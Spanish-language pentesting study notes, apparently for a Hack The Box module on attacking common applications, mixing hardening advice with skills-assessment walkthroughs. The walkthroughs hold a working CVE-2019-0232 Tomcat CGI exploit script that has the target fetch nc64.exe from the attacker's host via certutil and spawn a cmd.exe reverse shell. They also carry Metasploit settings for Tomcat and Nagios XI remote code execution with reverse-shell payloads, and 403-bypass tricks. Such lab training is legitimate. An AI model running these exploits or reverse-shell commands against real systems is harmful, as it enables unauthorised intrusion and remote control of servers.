vCenter	vCenter suele estar presente en grandes organizaciones para administrar varias instancias de ESXi. Vale la pena comprobar si hay credenciales débiles y vulnerabilidades como esta de Apache Struts 2 RCE que los escáneres como Nessus no detectan. Esta vulnerabilidad de carga de archivos OVA no autenticados se reveló a principios de 2021 y se publicó una prueba de concepto para CVE-2021-22005 durante el desarrollo de este módulo. vCenter se presenta como un dispositivo para Windows y Linux. Si obtenemos un shell en el dispositivo de Windows, la escalada de privilegios es relativamente sencilla utilizando JuicyPotato o similar. También hemos visto que vCenter ya se ejecuta como SYSTEM e incluso como administrador de dominio. Puede ser un gran punto de apoyo en el entorno o ser una única fuente de vulnerabilidad.

Una vez más, esta no es una lista exhaustiva, sino más ejemplos de las muchas cosas que podemos encontrar en una red corporativa. Como se muestra aquí, a menudo, una contraseña predeterminada y una funcionalidad integrada son todo lo que necesitamos.

Comandos:

nmap -p7001 -sCV 10.129.201.102 -Pn -n	Enumeracion del Puerto
search Oracle WebLogic 12.2.1.3	Buscar en searchsploit
exploit/multi/http/weblogic_admin_handle_rce	Explotación con Metasploit

Aunque se vea Error 404 Not Found, se puede explotar

Error 404--Not Found

From RFC 2068 Hypertext Transfer Protocol -- HTTP/1.1:

10.4.5 404 Not Found

The server has not found anything matching the Request-URI. No indication is given of whether the condition is temporary or permanent.

If the server does not wish to make this information available to the client, the status code 403 (Forbidden) can be used instead. The 410 (Gone) status code SHOULD be used if the server knows, through some internally configurable mechanism, that an old resource is permanently unavailable and has no forwarding address.

Fortalecimiento de aplicaciones

El primer paso para cualquier organización debe ser crear un inventario detallado (y preciso) de las aplicaciones internas y externas. Esto se puede lograr de muchas maneras, y los equipos azules con un presupuesto limitado podrían beneficiarse de herramientas de prueba de penetración como Nmap y EyeWitness para ayudar en el proceso. Se pueden utilizar varias herramientas de código abierto y de pago para crear y mantener este inventario. Sin saber qué existe en el entorno, ¡no sabremos qué proteger! La creación de este inventario puede exponer instancias de "TI en la sombra" (o instalaciones no autorizadas), aplicaciones obsoletas que ya no son necesarias o incluso problemas como una versión de prueba de una herramienta que se convierte automáticamente en una versión gratuita (como Splunk cuando ya no requiere autenticación).

Consejos generales para el endurecimiento

Las aplicaciones que se analizan en esta sección deben reforzarse para evitar que se vean comprometidas mediante estas técnicas y otras. A continuación, se presentan algunas medidas importantes que pueden ayudar a proteger las implementaciones de WordPress, Drupal, Joomla, Tomcat, Jenkins, osTicket, GitLab, PRTG Network Monitor y Splunk en cualquier entorno.

- **Secure authentication:** Las aplicaciones deben exigir el uso de contraseñas seguras durante el registro y la configuración, y se deben cambiar las contraseñas predeterminadas de las cuentas administrativas. Si es posible, se deben deshabilitar las cuentas administrativas predeterminadas y crear nuevas cuentas administrativas personalizadas. Algunas aplicaciones admiten de forma inherente la autenticación 2FA, que debería ser obligatoria al menos para los usuarios de nivel administrador.
- **Access controls:** Se deben implementar mecanismos de control de acceso adecuados para cada aplicación. Por ejemplo, no se debe poder acceder a las páginas de inicio de sesión desde la red externa a menos que exista una razón comercial válida para este acceso. De manera similar, se pueden configurar los permisos de archivos y carpetas para denegar cargas o implementaciones de aplicaciones.
- **Disable unsafe features:** Se pueden desactivar funciones como la edición de código PHP en WordPress para evitar la ejecución del código si el servidor se ve comprometido.
- **Regular updates:** Las aplicaciones deben actualizarse periódicamente y los parches proporcionados por los proveedores deben aplicarse lo antes posible.
- **Backups:** Los administradores de sistemas siempre deben configurar copias de seguridad de sitios web y bases de datos, lo que permitirá restaurar rápidamente la aplicación en caso de una vulnerabilidad.
- **Security monitoring:** Existen varias herramientas y complementos que se pueden utilizar para supervisar el estado y los distintos problemas relacionados con la seguridad de nuestras aplicaciones. Otra opción es un firewall de aplicaciones web (WAF). Si bien no es una solución milagrosa, un WAF puede ayudar a agregar una

capa adicional de protección siempre que ya se hayan tomado todas las medidas anteriores.

- **LDAP integration with Active Directory:** La integración de aplicaciones con el inicio de sesión único de Active Directory puede aumentar la facilidad de acceso, proporcionar más funciones de auditoría (especialmente si se sincroniza con Azure) y simplificar la administración de credenciales y cuentas de servicio. También reduce la cantidad de cuentas y contraseñas que un usuario deberá recordar y brinda un control detallado sobre la política de contraseñas.

Cada aplicación que analizamos en este módulo (y más allá) debe seguir pautas de fortalecimiento clave, como habilitar la autenticación multifactor para administradores y usuarios siempre que sea posible, cambiar los nombres de cuenta de usuario de administrador predeterminados, limitar la cantidad de administradores y cómo los administradores pueden acceder al sitio (es decir, no desde Internet abierto), hacer cumplir el principio del mínimo privilegio en toda la aplicación, realizar actualizaciones periódicas para abordar las vulnerabilidades de seguridad, realizar copias de seguridad periódicas en una ubicación secundaria para poder recuperarse rápidamente en caso de un ataque e implementar herramientas de monitoreo de seguridad que puedan detectar y bloquear actividad maliciosa y fuerza bruta de cuentas, entre otros ataques.

Por último, debemos tener cuidado con lo que exponemos a Internet. ¿Es realmente necesario que ese repositorio de GitLab sea público? ¿Es necesario que nuestro sistema de tickets sea accesible fuera de la red interna? Con estos controles implementados, tendremos una base sólida para aplicar a todas las aplicaciones independientemente de su función.

También debemos realizar comprobaciones y actualizaciones periódicas de nuestro inventario de aplicaciones para asegurarnos de que no estamos exponiendo aplicaciones en la red interna o externa que ya no son necesarias o que tienen fallas de seguridad graves. Por último, realice evaluaciones periódicas para buscar vulnerabilidades de seguridad y configuraciones incorrectas, así como exposición de datos confidenciales. Siga las recomendaciones de reparación incluidas en sus informes de pruebas de penetración y verifique periódicamente si hay los mismos tipos de fallas descubiertas por sus evaluadores de penetración. Algunas podrían estar relacionadas con los procesos, lo que requiere un cambio de mentalidad para que la organización se vuelva más consciente de la seguridad.

Consejos de endurecimiento específicos para cada aplicación

Si bien los conceptos generales para el fortalecimiento de aplicaciones se aplican a todas las aplicaciones que analizamos en este módulo y que encontraremos en el mundo real, podemos tomar algunas medidas más específicas. A continuación, se indican algunas:

Solicitud	Categoría de endurecimiento	Discusión
WordPress	Monitoreo de seguridad	Utilice un complemento de seguridad como WordFence , que incluye monitoreo de seguridad, bloqueo de actividad sospechosa, bloqueo de países, autenticación de dos factores y más.
Joomla	Controles de acceso	Se puede utilizar un complemento como AdminExile para solicitar una clave secreta para iniciar sesión en la página de administración de Joomla, como http://joomla.inlanefreight.local/administrator?thisismysecretkey
Drupal	Controles de acceso	Deshabilitar, ocultar o mover la página de inicio de sesión del administrador
Gato	Controles de acceso	Límite el acceso a las aplicaciones Tomcat Manager y Host-Manager únicamente al host local. Si deben exponerse externamente, aplique la lista blanca de direcciones IP y configure una contraseña muy segura y un nombre de usuario no estándar.
Jenkins	Controles de acceso	Configurar permisos mediante el complemento Estrategia de autorización de Matrix
Splunk	Actualizaciones periódicas	Asegúrese de cambiar la contraseña predeterminada y de que Splunk tenga la licencia adecuada para aplicar la autenticación.
Monitor de red PRTG	Autenticación segura	Asegúrese de mantenerse actualizado y cambiar la contraseña predeterminada de PRTG
Boleto OS	Controles de acceso	Límite el acceso a Internet si es posible
GitLab	Autenticación segura	Aplicar restricciones de registro, como requerir la aprobación del administrador para nuevos registros y configurar dominios permitidos y denegados.

Conclusión

En este módulo, cubrimos un área crítica de las pruebas de penetración: las aplicaciones comunes. Las aplicaciones web presentan una enorme superficie de ataque y, a menudo, pasan desapercibidas. Durante una prueba de penetración externa, a menudo, la mayoría de nuestros objetivos son aplicaciones. Debemos entender cómo descubrir aplicaciones (y organizar nuestros datos de escaneo para procesarlos de manera eficiente), versiones de huellas, descubrir vulnerabilidades conocidas y aprovechar la funcionalidad incorporada. Muchas organizaciones obtienen buenos resultados con la aplicación de parches y la gestión de vulnerabilidades, pero a menudo pasan por alto cuestiones como credenciales débiles para acceder a Tomcat Manager o una impresora con credenciales predeterminadas para la aplicación de administración web donde podemos obtener credenciales LDAP para usar como punto de apoyo en la red interna. Las tres evaluaciones de habilidades que siguen están destinadas a poner a prueba el proceso de descubrimiento y enumeración de aplicaciones.

```
sudo apt install lftp
```

Explicación de las opciones:

- --verbose: Muestra información detallada del proceso.
- --continue: Retoma la descarga si se interrumpe.
- --parallel=5: Descarga archivos en paralelo (puedes ajustar el número).
- mirror: Realiza la descarga recursiva.
- /directorio_remoto: Ruta del directorio en el servidor FTP.
- /directorio_local: Ruta en tu sistema local donde se almacenarán los archivos.

```
lftp -c "open ftp://usuario:contraseña@servidor; mirror --verbose --continue --parallel=5 /directorio_remoto /directorio_local"
```

ejemplo:

```
lftp -c "open ftp://anonymous:@"@10.129.201.89; mirror --verbose --continue --parallel=5 /website_backup /home/botache/programas"
```

Bypass – restricción (Forbidden 403 – Apache/2.4.62)

```
curl http://example.com -H "Origen: http://example.com"
curl http://example.com -H "Origen: http://example.com" -o pagina.html

curl http://example.com -H "Origen: https://example.com"
curl http://example.com:8080 -H "Origen: https://example.com" -o pagina.html

Si lo anterior no funciona – ejecuta el siguiente script de python
import requests

url = "http://example.com:8080"

headers = {
    "Origin": "http://example.com",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.3",
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8",
    "Connection": "keep-alive"
}

try:
    response = requests.get(url, headers=headers)
    print(f"Status Code: {response.status_code}")
    print(f"Body:\n{response.text}")
except requests.RequestException as e:
    print(f"Error during request: {e}")
```

Instalación de Juice Shop para practicar mas ataques de hacking web

```
sudo apt install nodejs  
sudo apt install npm  
git clone https://github.com/juice-shop/juice-shop.git  
cd juice-shop  
npm install  
npm start  
localhost:3000 (entorno web)
```

Evaluaciones – Comandos:

Comandos: Attacking Common Applications - Skills Assessment I

http:// IPVíctima:8080/cgi/cmd.bat?&dir+C%3A%5CUsers%5CAdministrator%5CDesktop	Ver carpeta
http://IPVíctima:8080/cgi/cmd.bat?&dir&type+C%3A\Users\Administrator\Desktop\flag.txt	Ver flag.txt
https://github.com/jaiguptanick/CVE-2019-0232	Otro exploit

Para shell inverso:

https://github.com/int0x33/nc.exe/	Descargar nc64.exe
https://github.com/jaiguptanick/CVE-2019-0232 https://www.youtube.com/watch?v=RA7kzuHOWqA (Video)	Descargar exploit CVE-2019-0232.py

python3 -m http.server 80 (Compartir el nc64.exe)

nc -lvpn 1234 (A la escucha de la shell inversa)

python3 CVE-2019-0232.py (configura el exploit y lanza)

enlace vulnerable: http://10.129.72.42:8080/cgi/cmd.bat?&dir

Configuración python3 CVE-2019-0232.py:

```
#!/usr/bin/env python3
import time
import requests
host='10.129.72.42'#add host to connect
port='8080'#add port of host {default:8080}
server_ip='10.10.15.211'#server that has nc.exe file to get reverse shell
server_port='80'
nc_ip='10.10.15.211'
nc_port='1234'
url1 = host + ":" + str(port) + "/cgi/cmd.bat?" + "&&C%3a%5cWindows%5cSystem32%5ccertutil+-urlcache+-split+-f+http%3A%2F%2F" + server_ip + ":" + server_port + "%2Fnc64%2Eexe+nc64.exe"
url2 = host + ":" + str(port) + "/cgi/cmd.bat?&nc64.exe"
try:
    requests.get("http://" + url1)
    time.sleep(2)
    requests.get("http://" + url2)
    print(url2)
except:
    print("Some error occurred in the script")
```

```
#!/usr/bin/env python3
import time
import requests

host='10.129.72.42'#add host to connect
port='8080'#add port of host {default:8080}
server_ip='10.10.15.211'#server that has nc.exe file to get reverse shell
server_port='80'
nc_ip='10.10.15.211'
nc_port='1234'

url1 = host + ":" + str(port) + "/cgi/cmd.bat?" + "&&C%3a%5cWindows%5cSystem32%5ccertutil+-urlcache+-split+-f+http%3A%2F%2F" + server_ip + ":" + server_port + "%2Fnc64%2Eexe+nc64.exe"
url2 = host + ":" + str(port) + "/cgi/cmd.bat?&nc64.exe" + server_ip + "+" + nc_port + "+-e+cmd.exe"

try:
    requests.get("http://" + url1)
    time.sleep(2)
    requests.get("http://" + url2)
    print(url2)
except:
    print("Some error occurred in the script")
```

```
use windows/http/tomcat_cgi_cmdlineargs
set RHOSTS <target-IP>
set LHOST <attacker-IP>
set TARGETURI /cgi/cmd.bat
set ForceExploit true
```

Attacking Common Applications - Skills Assessment II

Las Credenciales encontradas en el proyecto de GitLab las usamos aquí:

Después de iniciar sesión para obtener acceso de shell, debemos ir y validar que versión de nagios encontramos.

The screenshot shows the Nagios XI web interface. On the left, there's a sidebar with navigation links like Services, Host Groups, Service Groups, Alerting, Templates, Commands, Advanced, Tools, and CCM Admin. In the main area, there's a 'Core Config Manager' dashboard with sections for CCM Object Summary (Hosts: 1, Host Groups: 2, Services: 12, Service Groups: 0, Contacts: 1, Contact Groups: 2, Commands: 138, Host Dependencies: 0, Service Dependencies: 0) and Recent Snapshots (listing dates from 2025-02-01 to 2021-09-30). At the bottom left, a red box highlights the 'Nagios XI 5.7.5' text and a 'Check for Updates' link. The footer contains links for About, Legal, and Copyright information.

Abrimos la consola de metasploit y buscamos:

```
search nagios 5.7.5
```

Configuramos el exploit como vemos a continuación, y obtendremos el shell inverso.

```
[msf] (Jobs:0 Agents:0) exploit(linux/http/nagios_xi_configwizards_authenticated_rce) >> options
Module options (exploit/linux/http/nagios_xi_configwizards_authenticated_rce):
Name      Current Setting  Required  Description
----      -----          -----    -----
FINISH_INSTALL false        no        If the Nagios XI installation has not been completed, try to do so. This includes signing the license agreement.
PASSWORD   oillaKglm7M09@CPL&XIC  no        Password to authenticate with
Proxies
RHOSTS    10.129.17.125     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      80                 yes       The target port (TCP)
SSL        false              no        Negotiate SSL/TLS for outgoing connections
SSLCert
TARGETURI /nagiosxi/        yes       The base path to the Nagios XI application
TARGET_CVE CVE-2021-25296    yes       CVE to exploit (CVE-2021-25296, CVE-2021-25297, or CVE-2021-25298)
URIPATH
USERNAME  nagiosadmin       no        Username to authenticate with
VHOST

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokeWebRequest,ftp_http:
Name      Current Setting  Required  Description
----      -----          -----    -----
SRVHOST  0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT  8080               yes       The local port to listen on.

Payload options (cmd/unix/reverse_perl_ssl):
Name      Current Setting  Required  Description
----      -----          -----    -----
LHOST    10.10.15.211       yes       The listen address (an interface may be specified)
LPORT    4444               yes       The listen port

Exploit target:
Id  Name
--  --
2  CMD
```


```
find / -path /proc -prune -o -type f -name *flag*.txt 2>/dev/null
cat /usr/local/nagiosxi/html/admin/f5088a862528cbb16b4e253f1809882c_flag.txt
```

Desglose:

- **find /:** Busca desde la raíz del sistema (/).
- **-path /proc -prune:** Excluye (-prune) el directorio /proc de la búsqueda, ya que contiene información del sistema que generalmente no interesa aquí.
- **-o:** Actúa como un **OR** lógico.
- **-type f:** Limita la búsqueda a archivos normales.
- **-name *flag*.txt:** Busca archivos que contengan flag en el nombre y terminen con .txt.
- **2>/dev/null:** Redirige los errores (por ejemplo, permisos denegados) a /dev/null, ocultándolos de la salida.

Attacking Common Applications - Skills Assessment III

Nos conectamos con xfreerdp y las credenciales que menciona HTB



Abrimos el archivo con Notepad

La flag seria la contraseña sin los espacios en medio de la palabra.